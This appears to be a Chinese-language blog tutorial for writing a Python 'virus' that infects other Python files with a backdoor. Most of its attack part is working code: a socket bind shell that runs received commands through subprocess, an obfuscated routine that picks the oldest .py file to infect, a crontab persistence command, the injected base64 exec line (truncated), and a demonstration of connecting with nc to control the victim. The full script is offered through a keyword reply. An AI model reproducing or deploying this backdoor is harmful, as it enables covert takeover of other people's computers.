手寫一個Python "病毒"

Python編程時光 2021-12-17 09:02

以下文章來源於Python七號，作者somenzz

今天的文章來展示一個Python "病毒"，它感染其他Python 文件來創建一個後門。後門利用Python 的內置socket 模塊來創建一個監聽器，用來連接到Python 的內置子進程模塊，從而靶機上執行命令，同時還通過創建一個cronjob 來建立持久性，以在每天固定的時間運行後門。最終完整的Python 腳本包含在本文末尾。

注意：請不要將本文中提供的Python 腳本用於惡意目的。雖然它不先進，但經過一些修改，它可以讓完全控制某人的計算機。本文的主要目的是通過這些腳本，更好地了解黑客如何獲取正常程序並使它們成為惡意程序。

話不多說，讓我們開始吧。

1. 建立通信

任何後門最重要的部分都是建立通信。現在，讓我們為後門訪問編寫一段代碼。通過TCP 連接到靶機，我們使用套接字模塊監聽黑客的連接請求。在socket 模塊中，有一個函數也稱為socket，我們可以使用它來創建TCP 或UDP 套接字。使用socket.socket 函數創建套接字時，我們需要提供兩個參數來指定我們要使用的IP 版本和第4 層協議。在這個Python 腳本中，我們將傳入以下參數：socket.AF_INET 和socket.SOCK_STREAM。

- AF_INET : 指定IPv4
- SOCK_STREAM ：指定TCP 而不是UDP。
- socket.socket 函數返回一個對象，該對象由最終確定正在創建的套接字是偵聽套接字（服務器）還是連接套接字（客戶端）的方法組成。要創建偵聽套接字，需要使用以下方法：
- bind > 將IP 地址和端口綁定到網絡接口
- listen > 指示我們的套接字開始監聽傳入的連接
- accept > 接受傳入連接
- recv > 從連接的客戶端接收數據
- send > 向連接的客戶端發送數據

然而，最重要的方法是recv 和send。recv 方法會接收來自攻擊者的命令，使用subproces.run 函數在受害者的系統上執行它們，然後將執行命令的標準輸出重定向到與攻擊者建立的TCP 連接。下面是Python 代碼：

```
from socket import socket, AF_INET, SOCK_STREAM
from subprocess import run, PIPE
from os import _exit


def serve():
    with socket(AF_INET, SOCK_STREAM) as soc:
        # [*] The obfuscated values are just the IP address and port to bind to
        soc.bind((ip, 端口))
        soc.listen(5)
        while True:
            conn, _ = soc.accept()
            while True:
                cmd = conn.recv(1024).decode("utf-8").strip()
                cmd_output = run(cmd.split(), stdout=PIPE, stderr=PIPE)
                if cmd_output.returncode == 0:
                    conn.send(bytes(cmd_output.stdout))
                else:
                    continue

serve()
```

2. 感染目標Python 文件

這段程序通過遍歷指定目錄（最好是用戶的主目錄）並查找修改時間最早的Python 腳本。這裡是測試，因此不是感染所有Python 文件，而僅感染修改時間最早的文件。感染一個Python 文件對於控制靶機來說已經夠了。

```
def MTRkYmNubWx(self):
    YWJyZmFm = "/" if self.bGpqZ2hjen == "Linux" else "\\"
    for Z3Jvb3RhbGZq, _, _ in walk(self.cHlkYWNhZWFpa):
        for f in glob(Z3Jvb3RhbGZq + YWJyZmFm + "*.py"):
            if f == Z3Jvb3RhbGZq + YWJyZmFm + __file__:
                continue
            eHhtbG1vZGF0 = stat(f).st_mtime
            ZHRmbGNhbW9k = datetime.fromtimestamp(eHhtbG1vZGF0)
            if not self.Z2hhenh4ZGwK:
                self.Z2hhenh4ZGwK = (f, ZHRmbGNhbW9k)
            elif ZHRmbGNhbW9k < self.Z2hhenh4ZGwK[1]:
                self.Z2hhenh4ZGwK = (f, ZHRmbGNhbW9k)
    self.dGVyeXB6Y2FjeH(self.Z2hhenh4ZGwK[0])
```

上述代碼的部分變量使用了混淆，讓人不易看懂，其實很簡單，就是使用os 模塊中定義的walk 和stat 函數來遍歷目錄文件並獲取它們的修改時間。獲得的每個文件的修改時間被轉換為datetime.datetime 對象，以便我們可以使用> < 和== 等運算符輕鬆比較日期。在這個函數的最後，選定的目標Python 文件名被傳遞到將後門服務器代碼注入其中的函數。

3. 通過crontab 任務來持久化

這個Python 後門的最後一個函數使用subprocess.run 函數來調用一個Linux shell 命令，該命令將在當前用戶的crontab 文件中創建一個條目。此條目指定計劃的cronjob 應在每天14:00 定時運行。添加crontab 對應的shell 命令如下：

```
echo '00 14 * * * file_name | crontab -
```

然后我们让 Python 把上一步感染的文件添加到 crontab 中：

```
def YWZhdGhjCg(self):
    if self.bGpqZ2hjen == "Linux":
        run(f"echo '00 14 * * * {self.Z2hhenh4ZGwK[0]}' | crontab -", shell=True)
```

4. 最终的完整代码

最终的完整代码，我放在我的个人公众号，感兴趣的可以点下面卡片获取

回复 “**1216**” 即可获取完整代码

👇👇👇

写点代码的明哥

明哥，5年云计算开发，现 K8S 二次开发，曾资深 OpenStack 开发。

公众号

在靶机执行该代码后，会感染 ./test 目录中最早修改的文件（目标文件），会自动在目标文件的最后添加这两行代码：

```
from subprocess import run
run("""python3 -c "from binascii import a2b_base64;exec(a2b_base64('ZnJvbSBzb2NrZXQgaW1w
```


是不是非常隐蔽？

5. 访问后门

为了测试，我们手动执行下感染的文件，而不是等待 crontab。

```
~ # crontab -l
37 13 * * * /root/transferfile/transfile_interface.py
~ # cd transferfile/
~/transferfile # python transfile_interface.py
~/transferfile #
```

程序正常结束，没有任何异常。然后使用 `nc localhost 1025` 来反弹一个 shell，在这里执行 ls，whoami 就是靶机的信息了：



这里演示的 localhost 即为靶机，真实场景下就是靶机的 ip 地址。现在靶机已经完全被控制了，而受害者完全不知情。

6. 最后的话

现在，你已经学习了如何使用 Python 编程语言创建持久性后门，学习了如何使用 Python 的 socket 模块、如何遍历目录以及如何创建 crontab 任务。如果要感染真实靶机，还要学会如何分发这个后门程序，这里不做探讨。

如果有收获，还请点赞、在看、转发，感谢你的阅读和支持。

—— END ——